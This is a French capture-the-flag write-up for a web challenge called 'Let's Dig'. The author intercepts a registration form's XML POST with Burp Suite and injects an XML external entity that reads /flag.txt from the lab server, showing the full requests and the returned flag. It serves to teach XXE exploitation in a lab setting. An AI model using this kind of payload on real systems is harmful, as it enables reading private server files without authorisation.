


WRITE-UP : Let's Dig

Bonjour à tous, dans ce document, je vais vous proposer une solution au challenge « Let's Dig ».

Tout d'abord, quand nous commençons le challenge, nous tombons sur cette page. Cela semble être une page avec un formulaire classique d'inscription.



JOIN US TO COLLECT AS MANY MINERALS AS POSSIBLE

REGISTER TO PARTICIPATE TO THE MINING MISSION

Name

Phone Number


Email

☐ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

THANK YOU

Testons ce formulaire et essayons de voir comment il fonctionne :

Si nous essayons d'entrer des données arbitrairement et de valider le formulaire, voici ce que nous avons :



JOIN US TO COLLECT AS MANY MINERALS AS POSSIBLE

REGISTER TO PARTICIPATE TO THE MINING MISSION

Name

Phone Number

Email

☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

THANK YOU

Thank you pico, you're successfully registered

L'affichage en bas du formulaire nous indique que ce formulaire est dynamique. La valeur entrée dans le champ « Name » est réinvesti dans l'affichage en bas du formulaire. Une fois validé.

Tentons d'analyser plus en détail ce qu'il passe en termes de requête et de réponses quand nous envoyons le formulaire. Pour ceci, je vais monter un serveur proxy à l'aide du logiciel BurpSuite et faire passer tout ce que mon navigateur envoie et reçoit par lui. Pour ceci on peut soit simplement configurer le serveur proxy dans les paramètres de notre navigateur, ou bien, et c'est ce que je fait ici, utiliser l'extension firefox « FoxyProxy » . Monter ce serveur proxy me permettra non seulement d'analyser les requêtes et réponses envoyées et reçues mais aussi de les intercepter et de les modifier si nécessaire.


Ouvrons donc BurpSuite :

The screenshot displays the Burp Suite Community Edition v2022.12.6 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, Window, and Help. Below the menu, there's a toolbar with buttons for New scan, New live task, and various icons. The main interface is divided into several panels:

- Tasks:** Shows a list of tasks, including "1. Live passive crawl from Proxy (all traffic)". It includes a "Capturing" toggle switch and statistics: "0 items added to site map", "0 responses processed", and "0 responses queued".
- Issue activity [Pro version only]:** A table listing various security issues. The table has columns for Issue type, Host, Path, Insertion point, and Severity. The issues listed include Suspicious input transformation (reflected), SMTP header injection, Serialized object in HTTP message, Cross-site scripting (DOM-based), XML external entity injection, External service interaction (HTTP), Web cache poisoning, Server-side template injection, SQL injection, and OS command injection.
- Event log:** A table showing system events. The table has columns for Time, Type, Source, and Message. A single event is visible: "16:20:15 6 Feb 2023", "Info", "Proxy", "Proxy service started on 127.0.0.1:8080".

At the bottom right, there are memory and disk usage indicators: "Memory: 122.9MB" and "Disk: 32KB".

Si nous nous rendons dans l'onglet Proxy puis Options, nous voyons que j'ai déjà configuré un serveur proxy, tournant en local sur le port 8080.




Configurons maintenant le proxy sur Firefox :



Une fois tout ceci fait, nous pouvons commencer à intercepter tout le trafic entre le serveur et notre navigateur.

Nous allons sur BurpSuite dans l'onglet Intercept et nous commençons à intercepter en passant à « Intercept is on »

Quand nous renvoyons le formulaire rempli, nous voyons que nous interceptons cette requête. Il s'agit d'une requête POST avec comme corps les données que nous avons transmis via le formulaire dans un format XML



```
Request to http://172.17.0.2:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /process.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 124
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/
12
13 <?xml version="1.0" encoding="UTF-8"?>
    <root>
      <name>
        pico
      </name>
      <tel>
        01 23 43 23 24
      </tel>
      <email>
        pico@hackday.com
      </email>
    </root>
```

Nous comprenons à partir de ce moment là que les données que nous inscrivons dans notre formulaire, une fois celui validé, sont transmises dans un format XML au serveur. Ce contenu XML sera parsé par le programme process.php, qui mettra très certainement dans des variables les informations personnelles de l'utilisateurs.

A partir de ce moment là, nous nous retrouverons avec un simple affichage de la chaine de caractère « Thank you \$name, you're successfully registered »

Tentons de modifier le code XML dans la requete avant de la forward.

Nous allons par exemple modifier le nom ...

```
1 POST /process.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 124
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/
12
13 <?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      toto
    </name>
    <tel>
      01 23 43 23 24
    </tel>
    <email>
      pico@hackday.com
    </email>
  </root>
```

En partageant la requete modifiée, nous obtenons la réponse suivante sur le navigateur

Register

172.17.0.2

110%

JOIN US TO COLLECT AS MANY MINERALS AS POSSIBLE

REGISTER TO PARTICIPATE TO THE MINING MISSION

Name

pico

Phone Number

01 23 43 23 24

Email

pico@hackday.com

☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

THANK YOU

Thank you toto, you're successfully registered

Nous avons alors un certains contrôle sur le formulaire et sur l'affichage de la phrase de validation.

Or, on nous a indiqué que le flag se trouvait dans le fichier flag.txt à la racine du serveur. Notre but est d'afficher ce fichier. Nous allons voir si ce serveur est vulnérable aux injections XXE. Nous allons essayer d'intégrer dans le code XML sur lequel nous avons la main des entités externes (XXE : Xml eXternal Entities). C'est à dire des ressources externes au code XML, qui peuvent soit pointer vers des fichiers en local ou bien sur un serveur distant. En soit cette fonctionnalité d'intégrer à un code XML du contenu externe peut être utile dans le cadre de diverses applications, mais aussi dangereux si le serveur est mal configuré.

Essayons ça :

```
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /process.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain; charset=UTF-8
8 Content-Length: 124
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE text [ <!ENTITY randomXXE SYSTEM "file:///flag.txt"> ]>
15 <root>
    <name>
      &randomXXE;
    </name>
    <tel>
      01 23 43 23 24
    </tel>
    <email>
      pico@hackday.com
    </email>
  </root>
```

Nous avons donc ici déclarer notre entité externes en haut du code XML pointant vers le fichier flag.txt à la racine du serveur.

Et nous l'avons appeler dans le champ nom à la place de la chaine de caractères correspondant au nom de l'utilisateur.

Ainsi si nous essayons de partager la requête modifiée.
Nous obtenons ceci :

Register

172.17.0.2

110 %

JOIN US TO COLLECT AS MANY MINERALS AS POSSIBLE

REGISTER TO PARTICIPATE TO THE MINING MISSION

Name

pico

Phone Number

01 23 43 23 24

Email

pico@hackday.com

☐ I agree to the [Terms and Conditions](#) and [Privacy Policy](#).

THANK YOU

Thank you **HACKDAY{62e2eeae3d450e008bd353f57f4be401}**, you're successfully registered

Nous avons finalement réussi à récupérer le flag. Le fait que nous puissions éditer du code XML peut sembler assez banale aux premiers abords, mais dans certains cas particuliers, cela peut être redoutable en nous permettant de voir certaines choses auquel nous n'étions pas censés avoir accès.

Auteur : Yam